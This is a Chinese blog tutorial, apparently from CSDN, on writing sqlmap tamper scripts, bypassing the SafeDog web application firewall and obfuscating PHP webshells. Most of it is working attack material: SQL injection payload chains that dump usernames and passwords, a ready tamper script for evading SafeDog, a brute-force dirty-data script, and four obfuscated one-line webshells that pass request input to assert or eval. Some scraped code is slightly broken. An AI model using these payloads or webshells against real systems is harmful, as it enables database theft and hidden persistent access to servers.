-
定制SQLmap和WAF绕过
1. SQLmap tamper 脚本编写
以sqli-lab第26关为例
输入?id=1’ --+,报错字符型注入

考虑闭合问题,输入?id=1’ and '1,但是回显中and和空格消失了,可知and和空格被过滤了


因为and和or被过滤考虑使用双写绕过手段,空格使用其他字符进行代替例如%0a或%a0

使用SQLmap扫描,结果无SQL注入漏洞可是明明手动测试存在SQL注入漏洞但是SQLmap竟然没有扫描出来,是因为SQLmap在进行注入的时候没有合适的绕过手法,被过滤掉了,那么就需要我们对SQLmap发送的payload进行编码。因为这样SQLmap为我们提供了插件tamper,对SQLmap进行改造

SQLmap是一款SQL注入神器,可以通过tamper对注入payload进行编码和变形,已达到绕过某些限制的目的。但是有些时候,SQLmap自带的Tamper脚本(可以理解为是一个sqlmap自带的脚本集)有时候并不是特别好用,需要根据实际情况定制Tamper脚本。
sqlmap,Tamper详解及使用指南 – WebShell’S Blog
在SQLmap的Tamper脚本中新建一份文件,sqli-lab-26.py,使用这个文件需要搜索并替换
搜索并替可以使用相关的函数replace也可以使用正则re.sub
添加:–technique U 表示指定联合查询
import re from lib.core.enums import PRIORITY __priority__ = PRIORITY.HIGHEST def dependencies(): pass def tamper(payload, **kwargs): """ <空格> %a0 and anANDd --+ and '1 or oORr """ payload = re.sub(r"(?i)#"," and '1",payload) #使用?i表示不区分大小写 # payload = re.sub(r"(?i)'--+'"," and '1",payload) payload = re.sub(r"(?i)and","anANDd",payload) payload = re.sub(r"(?i)or","oORr",payload) payload = re.sub(r"(?i) ","%A0",payload) return payload- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24


python ./sqlmap.py -u "http://192.168.16.177/sqli-labs/Less-26/?id=1" --tamper sqli-lab_26:表示使用sqlmap中tamper脚本集中的脚本名字叫sqli-lab_26的脚本
2. WAF
WAF(Web Application Firewall)的中文名称叫做“Web 应用防火墙”,利用国际上公认的一种说法,WAF 的定义是这样的:Web 应用防火墙是通过执行一系列针对HTTP| HTTPS 的安全策略来专门为Web 应用提供保护的一款产品。通过从上面对WAF 的定义中,我们可以很清晰的了解到,WAF 是一种工作在应用层的、通过特定的安全策略来专门为Web 应用提供安全防护的产品。
2.1 常见WAF
2.1.1 WAF的类别
根据不同的分类方法,WAF可以有多种分类。
根据产品形态划分:
产品形态 说明 典型产品 软WAF 以软件形式装在所保护的服务器上的WAF, 由于安装在服务器上,可以接触到服务器上的文件, 直接检测服务器上是否存在WebShell、是否有文件被创建等。 安全狗 云锁 D 盾 硬WAF 以硬件形式部署在链路中, 支持多种部署方式部署到Web 服务器前端。 识别外部异常流量,并进行攻击拦截。 天清WAG 云WAF 一般以反向代理的形式工作, 通过配置NS 记录或CNAME 记录, 使对网站的请求报文优先经过WAF 主机, 经过WAF 主机过滤后, 将认为无害的请求报文再发送给实际网站服务器进行请求, 可以说是带防护功能的CDN。 阿里云云盾 腾讯云WAF 安恒玄武盾 内置WAF 网站系统内置的WAF 也可以说是网站系统中内置的过滤, 直接镶嵌在代码中,相对来说自由度高, 一般有以下这几种情况: 输入参数强制类型转换(intval 等)。 输入参数合法性检测。 关键函数执行(SQL执行、页面显示、命令执行等)前, 对经过代码流程的输入进行检测。 对输入的数据进行替换过滤后再继续执行代码流程 (转义/替换掉特殊字符等)。 网站系统内置的WAF与业务更加契合, 在对安全与业务都比较了解的情况下, 可以更少地收到误报与漏报。 参考:
2.1.2 WAF的工作原理
WAF的处理流程大致可分为四部分:预处理、规则检测、处理模块、日志记录。
WAF 处理流程 说明 预处理 预处理阶段首先在接收到数据请求流量时 会先判断是否为HTTP/HTTPS 请求, 之后会查看此URL 请求是否在白名单之内, 如果该URL 请求在白名单列表里,直接交给后端Web 服务器进行响应处理, 对于不在白名单之内的对数据包解析后进入到规则检测部分。 规则检测 每一种WAF 产品都有自己独特的检测规则体系, 解析后的数据包会进入到检测体系中进行规则匹配, 检查该数据请求是否符合规则,识别出恶意攻击行为。 处理模块 针对不同的检测结果,处理模块会做出不同的安全防御动作, 如果符合规则,则交给后端Web 服务器进行响应处理, 对于不符合规则的请求会执行相关的阻断、记录、告警处理。 日志记录 WAF 在处理的过程中也会将拦截处理的日志记录下来, 方便用户在后续中可以进行日志查看分析。 参考
2.1.3 WAF部署模式
参考:
硬件WAF部署模式总结:透明代理、反向代理、路由模式及端口镜像模式
2.1.4 WAF指纹识别
"指纹"就是特定特征的字符串或行为。
指纹特征 字段 响应状态码 ‘405 method not allow’ HTTP 响应报文头部字段 Server Cookie X-Powered-By 特殊字段 响应正文特征 ‘errors.aliyun.com’ ‘waf.tencent-cloud.com’ 行为 阻止响应页面 参考:
2.1.5 WAF指纹识别工具
2.2 SQLi Bypass
2.2.1 Bypass 思路
2.2.1.1 层面问题
系统层面
组件层面:HPP
代码层面:变形、混淆等操作
WAF层面
2.2.1.2 HTTP协议问题
畸形请求:请求方法lili
持久链接
分块传送
2.2.2 绕过分析
字符 绕过方法 and /*!14400and*/ order by /**/order/*/%0a*a*/by/**/ union select union/*!88888cas*//*/%0a*a*/select/**/ union/*!88888cas*/%a0/*/*!=*/select/**/ database() database(/*%%!AJEST%%%%*/) database(/*!/*/**%0f*/*/) from information_schema.tables /*!from–%0f/*%0ainformation_schema.tables*/ from information_schema.columns /*!from–%0f/*%0ainformation_schema.columns*/ count(*) count(1) /*!14400and*/ mysql的内联注释,利用特殊字符对and做混淆。- 1
- 2
以http://10.4.7.139/sqli-labs/Less-1/ 为例:
?id=1' --+ ?id=2' --+ ?id=2' /*!14400and*/ 1=1 --+ ?id=2' /*!14400and*/ 1=2 --+ ?id=2' /**/order/*/%0a*a*/by/**/ 4 --+ ?id=2' /*!14400and*/ 1=2 union/*!88888cas*//*/%0a*a*/select/**/ 1,2,3 --+ ?id=2' /*!14400and*/ 1=2 union/*!88888cas*//*/%0a*a*/select/**/ 1,2,database(/*%%!AJEST%%%%*/) --+ ?id=2' /*!14400and*/ 1=2 union/*!88888cas*//*/%0a*a*/select/**/ 1,2,group_concat(table_name) /*!from-- %0f/*%0ainformation_schema.tables*/ where table_schema=database(/*%%!AJEST%%%%*/) --+ ?id=2' /*!14400and*/ 1=2 union/*!88888cas*//*/%0a*a*/select/**/ 1,2,group_concat(column_name) /*!from-- %0f/*%0ainformation_schema.columns*/ where table_schema=database(/*%%!AJEST%%%%*/) /*!14400and*/ table_name='users'--+ ?id=2' /*!14400and*/ 1=2 union/*!88888cas*//*/%0a*a*/select/**/ 1,2,count(*) /*!from--%0f/*%0ausers*/--+ ?id=2' /*!14400and*/ 1=2 union/*!88888cas*//*/%0a*a*/select/**/ 1,2,concat(username,0x3a,password) /*!from-- %0f/*%0ausers*/ limit 1,1--+- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
2.2.3 绕过安全狗思路
- 脏数据
- 大小写转换
- 双写
- 内联注释:
以sqli-lab第1关为例
使用bp抓包发送重发器,发现被安全狗拦截

新建文件sqli-lab_1.py,对于GET请求的话脏数据有长度限制,但是符合POST请求
import requests headers ={ "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537." } i=0 while True: i+=1 url = f"http://192.168.16.183/sqli-labs-master/Less-1/?id=1'/*{'xujie' * i}*/and 1=2 --+" res = requests.get(url= url,headers= headers) if ("拦截页面 " not in res.text) or res.status_code == 414: #当绕过安全狗或者服务器报错时停止 print(i) print(url) break- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
使用脏数据无法绕过安全狗,使用内敛注释进行绕过,将and替换为
/*!14400and*/
查询列,将orderby替换为
/**/order/*/%0a*a*/by/**/

''' and /*!14400and*/ order by /**/order/*/%0a*a*/by/**/ union select union/*!88888cas*//*/%0a*a*/select/**/ union/*!88888cas*/%a0/*/*!=*/select/**/ database() database(/*%%!xxx%%%%*/) database(/*!/*/**%0f*/*/) from information_schema.tables /*!from--%0f/*%0ainformation_schema.tables*/ from information_schema.columns /*!from--%0f/*%0ainformation_schema.columns*/ count(*) count(1) as /*!14400as*/ BENCHMARK(5000000,MD5(0x50774459)) sleep(/*%%!AJEST%%%%*/5) '''- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
#!/usr/bin/env python """ Copyright (c) 2006-2022 sqlmap developers (https://sqlmap.org/) See the file 'LICENSE' for copying permission """ import re from lib.core.enums import PRIORITY __priority__ = PRIORITY.HIGHEST def dependencies(): pass def tamper(payload, **kwargs): """ and /*!-*/-/*and*/ order by /**/order/*/%0a*a*/by/**/ union all select /*!union/*/*!%0b-/*!88888cas*/select*/ from information_schema.tables /*!from--%0f/*%0ainformation_schema.tables*/ from information_schema.SCHEMATA /*!from--%0f/*%0ainformation_schema.SCHEMATA*/ from information_schema.columns /*!from--%0f/*%0ainformation_schema.columns*/ [ as] /*!14400as*/ char /*!14400char*/ database\(\) database(/*!/*/**AJEST%0f*/*/) # -- """ payload = re.sub(r'(?i)and', "/*!-*/-/*and*/", payload) payload = re.sub(r'(?i)order by', "/**/order/*/%0a*a*/by/**/", payload) payload = re.sub(r'(?i)union all select', "/*!union/*/*!%0b-/*!88888cas*/select*/", payload) payload = re.sub(r'(?i)from information_schema.tables', "/*!from--%0f/*%0ainformation_schema.tables*/", payload) payload = re.sub(r'(?i)from information_schema.columns', "/*!from--%0f/*%0ainformation_schema.columns*/", payload) payload = re.sub(r'(?i)from information_schema.SCHEMATA', "/*!from--%0f/*%0ainformation_schema.SCHEMATA*/", payload) payload = re.sub(r"(?i) as"," /*!14400as*/",payload) payload = re.sub(r"(?i)char","/*!14400char*/",payload) payload = re.sub(r"(?i)database\(\)","database(/*!/*/**AJEST%0f*/*/)",payload) payload = re.sub(r"(?i)#","-- ",payload) payload = re.sub(r"(?i)count\(*\)","count(1)",payload) return payload- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52


python ./sqlmap.py -u "http://192.168.16.183/sqli-labs-master/Less-1/?id=1" --tamper safedog_bypass --random-agent- 1

3. 一句话木马免杀
3.1 查杀方式
-
静态检测
-
动态检测
3.2 绕过方式
HTTP请求数据包变形:分块传送等。 一句话木马的变形,实现动态免杀。- 1
- 2
3.3 Example
3.3.1 Example1
$ajest = base64_decode('绕Y过X安N全z狗Z我X最J棒0!'); $ajest($_REQUEST[777]); ?>- 1
- 2
- 3
- 4
- 5
3.3.2 Example2
class Bypass{ public $name; public $male; function destruct () $a = $this->name; $a($this->male); } } unserialize($POST['777']); //wuhu=O:1:"A":2:{s:4:"name";s:6:"assert";s:4:"male";s:20:"eval($_REQUEST["x"])";} ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
3.3.3 Example3
$fruits = array("a" => "lemon", "ss" => "orange", "ssr" => "banana", "t" => "apple"); function test_alter(&$item1, $key, $prefix) { $item1 = "$prefix: $item1"; } function test_print($item2, $key) { echo "$key. $item2
\n"; } echo "Before ...:\n"; array_walk($fruits, 'test_print'); $a =array_keys($fruits); print_r($a); $m =$a[0].$a[1]; $n ='er'; $q = $m.$n.'t'; //assert $r = $_REQUEST['wuhu']; @$q($r); ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
3.3.4 Example4
$a = ('!'^'@').'s'.'s'.'e'.'r'.'t'; $b='_'.'P'.'O'.'S'.'T'; $c=$$b; $a($c['x']); ?>- 1
- 2
- 3
- 4
- 5
- 6
-
相关阅读:
小程序中如何(批量)删除会员卡
【Leetcode】【字符串相乘】
机器学习模型结果可信度基础理论
2023首都师范大学计算机考研信息汇总
Camunda BPM架构
华为od德科面试数据算法解析 2022-6-27 字符串片段反转
【机器学习】分类与预测算法的评价与优化
微信小程序校园运动场预约系统xuvvt
element组件踩坑记录
2023CCPC哈尔滨站
- 原文地址:https://blog.csdn.net/weixin_58954236/article/details/133202533
